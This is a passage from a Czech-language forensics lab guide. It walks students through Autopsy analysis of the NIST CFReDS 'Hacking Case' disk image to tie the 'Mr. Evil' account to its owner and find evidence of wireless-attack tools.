
Autopsy po přidání jakéhokoli datového zdroje zpravidla automaticky provádí jeho zpracování s pomocí nastavených „modulů“. Do ukončení tohoto zpracování se mohou dostupné vstupy měnit a před provedením analýzy v podmínkách reálného světa by tak bylo na místě nechat všechny moduly doběhnout. V rámci tohoto cvičení však nebudeme na ukončení zpracování vstupních dat čekat a analýzu budeme provádět v jeho průběhu.

1. V Autopsy vytvořte nový případ, který pojmenujte jej „Dell_1“ a výchozí složku nastavte na „C:\Forensics\Dell“.

[12] https://www.nist.gov/
[13] https://cfreds-archive.nist.gov/Hacking_Case.html




2. Po vytvoření nového „případu“ se automaticky otevře dialog pro přidávání nových datových zdrojů. U kroku „Select Data Source Type“ nechte zaškrtnutou volbu „Disk Image or VM File“…




…a na následující obrazovce (krok „Select Data Source“) zvolte jako datový zdroj soubor „4Dell Latitude CPi.E01“ uložený v „C:\Forensics“.

3. U kroku „Configure Ingest“ můžeme nastavit, které z oněch výše zmíněných analytických modulů mají data automaticky zpracovat. Zvolte „Deselect All“ a následně zaškrtněte pouze moduly vyobrazené níže.




Následně vše potvrďte a Autopsy začne data automaticky zpracovávat. Data v levém sloupci se v průběhu zpracování budou postupně rozšiřovat.


4. Nejprve si uděláme představu o obsahu disku z pohledu souborových systémů – rozklikněte stromovou strukturu pod kořenovou hodnotou „Data Sources“ a zjistěte informace o rozdělení disku.




Po dalším rozkliknutí „vol2“ bychom mohli procházet relevantní adresářovou strukturu – po rozkliknutí „Documents and Settings“ například zjistíme, že v počítači zřejmě existoval účet jménem „Mr. Evil“. Zatím bychom však toto tvrzení podkládali pouze obsahem jedné složky, který mohl hypoteticky kdokoli změnit. Je tedy třeba ověřit seznam účtů, které byly na zájmovém počítači vytvořeny.




5. Seznam uživatelských účtů za nás v průběhu analýzy připraví sám nástroj Autopsy – počkejte, než uvidíte v rámci stromové struktury položku „OS Accounts“ a následně na ni klikněte – na seznamu mj. uvidíme, že účet „Mr. Evil“ na zařízení skutečně existuje a byl vytvořen přibližně ve den, jako všechny ostatní účty na daném zařízení.




Po případném proklikání všech účtů pak můžeme z jejich vlastností zjistit, že tento účet byl přihlášen na daném počítači celkem 15x, a jde o jediný účet, který byl na daném stroji použit (ostatní mají „Login count“ nastaven na 0).



6. V zájmu získání lepší představy o zkoumaném počítači je vhodné identifikovat verzi operačního systému, která na něm byla využívána, tu můžeme zjistit mj. s pomocí položky „Operating System Information“, která je ve stromové struktuře pod položkou „Data Artifacts“.
7. Po kliknutí na řádek „software“, nebo po odrolování pohledu doprava navíc zjistíme, že jméno registrovaného vlastníka počítače je „Greg Schardt“.



8. V tuto chvíli jsme prokázali, že registrovaným vlastníkem počítače byl dle dat OS výše zmíněný podezřelý, a na zařízení byl užíván účet Mr. Evil, avšak prozatím jsme obě identity pevněji nespojili. Za účelem identifikace přímé vazby mezi nimi využijeme fulltextové vyhledávání („Keyword Search“) dostupné v pravém horním rohu GUI. Do vyhledávacího okna zadejte jméno a příjmení podezřelého a nechte Autopsy vyhledat jeho přesné výskyty. Následně v identifikovaných souborech zkuste najít vazbu mezi identitami Greg Schardt a Mr. Evil.




Požadované propojení najdeme v souboru irunin.ini, kde je uživatelské jméno nastavené na řetězec Greg Schardt, a proměnná %LANUSER% na hodnotu Mr. Evil.


V této fázi již máme k dispozici alespoň jednu určitou vazbu mezi oběma identitami a můžeme se tedy zaměřit na identifikaci podkladů potvrzujících, že zkoumaný stroj byl využit k útokům na bezdrátové sítě.

9. Seznam instalovaných aplikací pro nás automaticky připravila platforma Autopsy a přistoupit k němu můžeme s pomocí volby „Installed Programs“ pod kořenovou volbou „Data Artifacts“. Ověřte s pomocí nástroje Google

povahu těch instalovaných aplikací, které neznáte, a usuďte, zda by mohly být využity pro případné útoky na bezdrátové sítě.



10. Že/kdy byly jednotlivé instalované aplikace použity můžeme zjistit např. s pomocí položky „Run Programs“.
11. Pro získání dodatečné představy o aktivitách uživatele zkoumaného systému lze doporučit analyzovat ještě historii prohlížení webových stránek, kterou nám poskytuje Autopsy pod volbou „Web History“. Historii projděte a pokuste se při tom identifikovat webové stránky potenciálně související s případnými útoky na bezdrátové sítě.



12. V tuto chvíli jsme prokázali, že Mr. Evil, alias Greg Schardt, počítač skutečně používal, navštívil stránky poskytující informace o útocích na bezdrátové sítě a na počítač nainstaloval nástroje užívané pro útoky na tyto sítě. Tyto nástroje pak přinejmenším spustil. Pro jednoznačné potvrzení užívání laptopu pro trestnou činnost by bylo dobré identifikovat ještě konkrétní vzorek potenciální odposlechnuté komunikace. Na základě již známých informací (mj. seznamu instalovaného SW) se tedy pokuste takový vzorek nalézt
    a. Nápověda 1 – zaměřte se na nástroj užívaný mj. pro packet sniffing.
    b. Nápověda 2 – log daného nástroje mj. obsahuje informace o souboru, v němž byl uložen poslední záchyt.

(cestu k zájmovému souboru naleznete pod čarou na konci této stránky[14]).

V analýze bychom mohli (resp. v roli reálných forenzních analytiků policejního oddělení bychom měli) dále pokračovat dále, a následně na základě ní vytvořit odpovídající závěrečnou zprávu. Pro potřeby demonstrace možností analýzy obrazů perzistentních úložišť lze však výše provedené aktivity považovat za dostačující. Platformu Autopsy i náš virtuální analytický stroj tak můžete vypnout.

[14] C:\Documents and Settings\Mr. Evil\interception

Seznam použitých zdrojů

Kent, Karen et al. *Special Publication 800-86 Guide to Integrating Forensic Techniques into Incident Response*. National Institute of Standards and Technology, 2006. 121 l.